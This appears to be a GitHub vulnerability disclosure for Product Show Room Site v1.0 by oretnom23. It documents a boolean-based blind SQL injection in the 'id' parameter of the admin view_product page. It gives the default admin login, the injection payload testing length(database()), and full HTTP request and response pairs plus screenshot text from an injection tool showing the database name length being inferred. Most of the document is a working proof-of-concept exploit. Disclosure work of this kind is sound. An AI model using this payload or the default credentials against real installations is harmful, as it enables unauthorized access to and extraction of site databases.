ᛘ main ▾   ···

bug_report / vendors / oretnom23 / product-show-room-site / **SQLi-6.md**

 debug601 Update SQLi-6.md   ⟳ History

⨌ **1 contributor**

35 lines (24 sloc) | 1.49 KB   ···

Product Show Room Site v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15370/product-show-room-site-phpoop-free-source-code.html

Vulnerability File: /psrs/admin/?page=products/view_product&id=

Vulnerability location: /psrs/admin/?page=products/view_product&id=, id

Current database name: psrs_db ,length is 7

[+] Payload: /psrs/admin/?page=products/view_product&id=3%27%20and%20length(database())%20=7--+// Leak place ---> id

```
GET /psrs/admin/?page=products/view_product&id=3%27%20and%20length(database())%20=7-
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

```
DNT: 1
Cookie: PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1
Connection: close
```

◀ ▶

When length (database ()) = 6, Content-Length: 31202

```
GET
/psrs/admin/?page=products/view_product&i
d=3%27%20and%20length(database())%20=6--+
 HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept:
text/html,application/xhtml+xml,applicati
on/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 03 Jun 2022 09:28:37 GMT
Server: Apache/2.4.48 (Win64)
OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 31202

  <!DOCTYPE html>
<html lang="en" class="" style="height:
auto;">
<head>
    <meta charset="utf-8">
    <meta name="viewport"
content="width-device-width
```

INT ∨ ⊟ ⊕ SQL BASICS▾ UNION BASED▾ ERROR/DOUBLE QUERY▾ TOOLS▾ WAF BYPASS▾ ENCODING▾ HTML▾ ENCRYPTION▾ OTHER▾ XSS▾ LFI▾

Load URL `http://192.168.1.19/psrs/admin/?page=products/view_product&id=3' and length(database()) =6--+`
Split URL
Execute

☐ Post data ☐ Referrer ◀ 0xHEX ▶ ◀ %URL ▶ ◀ BASE64 ▶ *Insert string to replace* *Insert replacing string* ☑ Replace All ▶

PSRS - PHP ≡ Product Show Room Site - Admin

- Dashboard
- Product List
- Product Details ‹
- Pages ‹
- Inquiries

Maintenance
- User List
- System Information

product ID is not valid.

确定

When length (database ()) = 7, Content-Length: 33019

```
GET
/psrs/admin/?page=products/view_product&i
d=3%27%20and%20length(database())%20=7--+
 HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept:
text/html,application/xhtml+xml,applicati
on/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 03 Jun 2022 09:27:41 GMT
Server: Apache/2.4.48 (Win64)
OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 33019

<!DOCTYPE html>
<html lang="en" class="" style="height:
auto;">
<head>
    <meta charset="utf-8">
    <meta name="viewport"
content="width=device-width
```

INT · · · SQL BASICS· UNION BASED· ERROR/DOUBLE QUERY· TOOLS· WAF BYPASS· ENCODING· HTML· ENCRYPTION· OTHER· XSS· LFI·

Load URL | http://192.168.1.19/psrs/admin/?page=products/view_product&id=3' and length(database()) =7--+
Split URL
Execute

☐ Post data ☐ Referrer ◀ 0xHEX ▶ ◀ %URL ▶ ◀ BASE64 ▶ | Insert string to replace | Insert replacing string | ☑ Replac

PSRS - PHP   ☰ Product Show Room Site - Admin

Dashboard
Product List
Product Details   ‹
Pages   ‹
Inquiries

Maintenance

User List
System Information

Product Details